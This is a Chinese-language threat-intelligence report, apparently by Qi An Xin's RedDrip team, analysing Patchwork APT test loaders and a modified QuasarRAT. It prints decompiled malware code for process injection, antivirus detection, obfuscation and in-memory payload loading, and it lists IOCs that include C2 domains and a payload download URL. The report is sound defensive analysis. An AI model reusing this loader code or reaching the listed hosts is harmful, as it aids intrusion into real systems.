
且后续恶意Payload为摩诃草组织常用的FakeJLI后门。

拓展


与之前的攻击行动一致，释放执行的Loader均带有Accelerate Technologies Ltd公司签名：



并通过签名关联发现多个疑似开发人员测试样本



此类样本均为印度地区WEB上传



似乎是开发人员在测试注入相关代码

```
v2 = GetCurrentProcessId();
CreateDirectoryA("C:\\abc", 0i64);
v3 = 0;
strcpy(szUrl, "http://www.maliciouscodenotdetected.com/");
v4 = InternetOpenA(0i64, 1u, 0i64, 0i64, 0);
v5 = InternetOpenUrlA(v4, szUrl, 0i64, 0, 0x84000000, 0i64);
InternetCloseHandle(v4);
if ( v5 )
  v6 = v5;
else
  v6 = 0i64;
InternetCloseHandle(v6);
InternetCheckConnectionA("http://www.google.com", 1u, 0);
InternetCheckConnectionA("http://www.facebook.com", 1u, 0);
InternetCheckConnectionA("http://www.google.com", 1u, 0);
if ( IsDebuggerPresent() )
{
  v7 = "Error: Debugger";
  v8 = "There is currently a debugger attached to the process.";
}
else
{
  v7 = "Debugger";
  v8 = "No debugger detected.";
}
MessageBoxA(0i64, v8, v7, 0);
printf("[+] PID is: %d,0x%x\n", v2, v2);
v9 = OpenProcess(0x1FFFFFu, 0, v2);
v10 = v9;
v42 = v9;
if ( !v9 )
  sub_140001220((__int64)"OpenProcess");
printf("[+] Process handle: 0x%Ix\n", v9);
v11 = GetModuleHandleA(0i64);
v12 = v11;
v38 = v11;
if ( !v11 )
  sub_140001220((__int64)"GetModuleHandle");
v13 = (char *)v11 + *((int *)v11 + 15);
v44 = v13;
if ( IsBadReadPtr(v11, *((unsigned int *)v13 + 20)) )
  sub_140001220((__int64)"IsBadReadPtr");
printf("[*] Trying to allocate new memory space in target process\r\n");
v14 = (char *)VirtualAllocEx(v10, 0i64, *((unsigned int *)v13 + 20), 0x3000u, 0x40u);
```


截至完稿前，奇安信红雨滴团队又监测到该组织似乎已经开发了.NET 平台版本的Loader，并最终内存加载经过修改的QuasarRAT。捕获的样本信息如下：

MD5	**c079496f521b8784a2c5c4a9930d1172**
文件名	FinalFile1.exe
PDB	C:\Users\swaini\Desktop\c#crypter\CSCryptaVersion2.3\Release\FinalFile1.pdb
上传地	印度

样本运行后，将会进入摩诃草常用的延时函数，同时由于是测试版本，运行后，还会展示窗口进行打印。

```
signed int __fastcall sub_401180(signed int a1)
{
  signed int v1; // edi
  signed int result; // eax
  signed int i; // ebx
  int v4; // esi
  signed int v5; // [esp+Ch] [ebp-4h]

  v1 = 3;
  result = a1;
  v5 = a1;
  for ( i = 2; i <= result; ++v1 )
  {
    v4 = 2;
    if ( v1 - 1 >= 2 )
    {
      do
      {
        if ( !(v1 % v4) )
          break;
        ++v4;
      }
      while ( v4 <= v1 - 1 );
      result = v5;
    }
    if ( v4 == v1 )
    {
      sub_401050("%d\n", v1);
      result = v5;
      ++i;
    }
  }
  return result;
}
```



与之前版本一样，该测试版本也会通过检查当前进程以检测是否存在某些杀软。

```
  memset((char *)&ModuleName + 1, 0, 0x63u);
  ModuleName = 0x6E72656B;
  v4 = 0x32336C65;
  v5 = 0x6C6C642E;
  v6 = 0;
  GetModuleHandleA((LPCSTR)&ModuleName);
  v0 = CreateToolhelp32Snapshot(2u, 0);
  if ( v0 == (HANDLE)0xFFFFFFFF )
    return 0;
  pe.dwSize = 0x22C;
  if ( !Process32FirstW(v0, &pe) )
  {
    CloseHandle(v0);
    return 0;
  }
  while ( lstrcmpW(pe.szExeFile, L"bdagent.exe")
       && lstrcmpW(pe.szExeFile, L"gziface.exe")
       && lstrcmpW(pe.szExeFile, L"bitdefender_isecurity.exe") )
  {
    if ( !lstrcmpW(pe.szExeFile, L"avpui.exe") || !lstrcmpW(pe.szExeFile, L"ksdeui.exe") )
    {
      CloseHandle(v0);
      return 2;
    }
    if ( !lstrcmpW(pe.szExeFile, L"PSUAMain.exe") )
    {
      CloseHandle(v0);
      return 9;
    }
    if ( !Process32NextW(v0, &pe) )
    {
      CloseHandle(v0);
      return 0;
    }
  }
  CloseHandle(v0);
  return 1;
}
```

之后会在%appdata%\\Microsoft\\InternetExplorer\\释放执行sophosUpdte.exe。

```
lstrcatA(&Buffer, "\\sophosUpdte.exe");
strcpy(ModuleName, "kernel32.dll");
GetModuleHandleA(ModuleName);
lstrcpyA(String1, "TifmmFyfdvufB");
v2 = 0;
do
  --String1[v2++];
while ( v2 < 0xD );
v3 = CreateFileA(&Buffer, 0x40000000u, 0, 0, 3u, 0, 0);
if ( v3 == (HANDLE)0xFFFFFFFF )
{
  v4 = CreateFileA(&Buffer, 0x40000000u, 0, 0, 2u, 0, 0);
  sub_401180(0x2EE0);
  sub_401340(v4);
  v5 = 0x32;
  do
  {
    sub_401050("*****");
    --v5;
  }
  while ( v5 );
  CloseHandle(v4);
  sub_401180(0x7530);
  if ( dword_4547F8 == 1 )
    ExitProcess(0);
  memset((char *)&v13 + 1, 0, 0x3FFu);
  v13 = 0x6E65706F;
  v14 = 0;
  sub_401050("\n sqa hr");
  sub_401100(2);
  SystemTime.wYear = 0;
  *(_DWORD *)&SystemTime.wMinute = 0;
  SystemTime.wMilliseconds = 0;
  *(_QWORD *)&SystemTime.wMonth = 0i64;
  GetLocalTime(&SystemTime);
  Sleep(0xAu);
  GetLocalTime(&SystemTime);
  dword_4547FC(0, &v13, &Buffer, 0, 0, 0);
  sub_401100(5);
  sub_401120();
  sub_401050("\n sqa done");
  Sleep(0x7D0u);
```

MD5	**5d92687b95fd9dea7b2eaa8e5e80dd9a**
文件名	sophosUpdte.exe

释放的文件是.NET 平台的Loader,与VC版本的Loader基本相似。执行后首先通过互斥量保证只有一个实例运行。

```
private static void c_78kmt_x()
{
    try
    {
        Program._u_m = Mutex.OpenExisting(AppDomain.CurrentDomain.FriendlyName);
    }
    catch
    {
    }
    if (Program._u_m == null)
    {
        Program._u_m = new Mutex(false, AppDomain.CurrentDomain.FriendlyName);
    }
    else
    {
        Program._u_m.Close();
        Environment.Exit(0);
    }
}
```

主要功能为从资源中读取加密资源与解密KEY，解密出最终的Payload并内存加载。

```
143         }
144         Program.d_09llu(1500212868785975L);
145         try
146         {
147             byte[] bytes = (byte[])ResourceStorage.ResourceManager.GetObject("elif");
148             string @string = ResourceStorage.ResourceManager.GetString("yek");
149             byte[] sma = Program.d_c_pt_byes(bytes, @string);
150             for (int i = 10; i < 50; i++)
151             {
152             }
153             for (int i = 10; i < 20; i++)
154             {
155                 Console.WriteLine("value of a: {0} ", i);
156             }
157             ep.min_finl(sma);
158             for (int i = 10; i < 20; i++)
159             {
160             }
161         }
162         catch (Exception ex)
163         {
164         }
165         Console.WriteLine("end");
166         Thread.Sleep(1000);
167     }
168
```


100 %

Locals

Name	Value	Type
sma	{byte[0x00034600]}	byte[]
[0]	0x4D	byte
[1]	0x5A	byte
[2]	0x90	byte
[3]	0x00	byte
[4]	0x03	byte
[5]	0x00	byte
[6]	0x00	byte
[7]	0x00	byte
[8]	0x04	byte
[9]	0x00	byte
[10]	0x00	byte

MD5	6d2c816a5507d985c14d127efefd4417
样本家族	修改版本的QuasarRAT

解密加载的可执行文件同样是.NET平台，经分析发现，该样本疑似开源QuasarRAT修改而来，样本中硬编码的配置信息如下 ：



功能较之开源样本也未作修改，这里不再赘述。

```
public static Type[] smethod_0()
{
    return new Type[]
    {
        typeof(GetAuthentication),
        typeof(DoClientDisconnect),
        typeof(DoClientUninstall),
        typeof(GetProcesses),
        typeof(DoProcessKill),
        typeof(DoProcessStart),
        typeof(GetDrives),
        typeof(GetDirectory),
        typeof(DoDownloadFile),
        typeof(DoMouseEvent),
        typeof(DoKeyboardEvent),
        typeof(GetSystemInfo),
        typeof(DoShellExecute),
        typeof(DoPathRename),
        typeof(DoPathDelete),
        typeof(GetStartupItems),
        typeof(DoStartupItemAdd),
        typeof(DoStartupItemRemove),
        typeof(DoDownloadFileCancel),
        typeof(DoUploadFile),
```

总结

摩诃草组织是一个长期活跃的组织，其攻击武器较为丰富，此次捕获的攻击活动也可以看出该组织攻击手法灵活多变，红雨滴团队7月中旬曾披露该组织开始利用商业木马BozokRAT，此次又发现了该组织利用魔改开源QuasarRAT进行测试，使得以后的关联归因愈发困难，奇安信威胁情报中心红雨滴团队将持

续追踪该组织攻击活动。

奇安信威胁情报中心再次提醒各企业用户，加强员工的安全意识培训是企业信息安全建设中最重要的一环，如有需要，企业用户可以建设态势感知，完善资产管理及持续监控能力，并积极引入威胁情报，以尽可能防御此类攻击。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括威胁情报平台（TIP）、天眼高级威胁检测系统、NGSOC、奇安信态势感知等，都已经支持对此APT攻击团伙攻击活动的精准检测。

IOC

6c507f13f23df3f7c7c211858dbae03d

7e74d8708c118c133e6e591ae0fac33b

6d2c816a5507d985c14d127efefd4417

a9d5531737a51c2416a20fb1690b9d19

B9AFAE0351AF3A2C96BD7C64126A2BA9

445ffc320568b09148490e594ee6c54d

5c24c44af43b6c131c6806b3937ee335

5d92687b95fd9dea7b2eaa8e5e80dd9a

28f563753c0236bf79fe2a4e8ad062da

c079496f521b8784a2c5c4a9930d1172

2901ea23c848a561734bc17c80462f96

e186c0788cf98805482ee8dea00e147e

b9afae0351af3a2c96bd7c64126a2ba9

a9d5531737a51c2416a20fb1690b9d19

a6bce0cb27d070b147e507ddf31514ad

6426c18f3c53acb754f50bc12ca8de7a

508e371cdb791b6829ecfc2a7cd715e1

f87e8fdf0b453a829a794fd3de47450c

666b2170e7431babcd38de7ef5f0fbf7

a09b641c30bdb974831c494e7e034d76

55152206c99fd123f9d80d9bc30596bd

54bada2ed58d0a4a7c28a9802997959f

13d039968a625ed2bfada96cf912eb39

5234e8c2355c66b84c7ff14dcd7aa5a9

b7ef7b4985ba9c57aaf39c86d7fdcfe2

a76516f09d5419c54e984b49339b6077

kmnh.crabdance.com

wase.chickenkiller.com

qwes. crabdance.com

http://139.28.36.38/uphx.exe

参考文章

https://ti.qianxin.com/blog/articles/south-asia-apt-gang-mohia-grass-recently-analyzed-frequent-attacks-on-neighboring-countries-and-regions/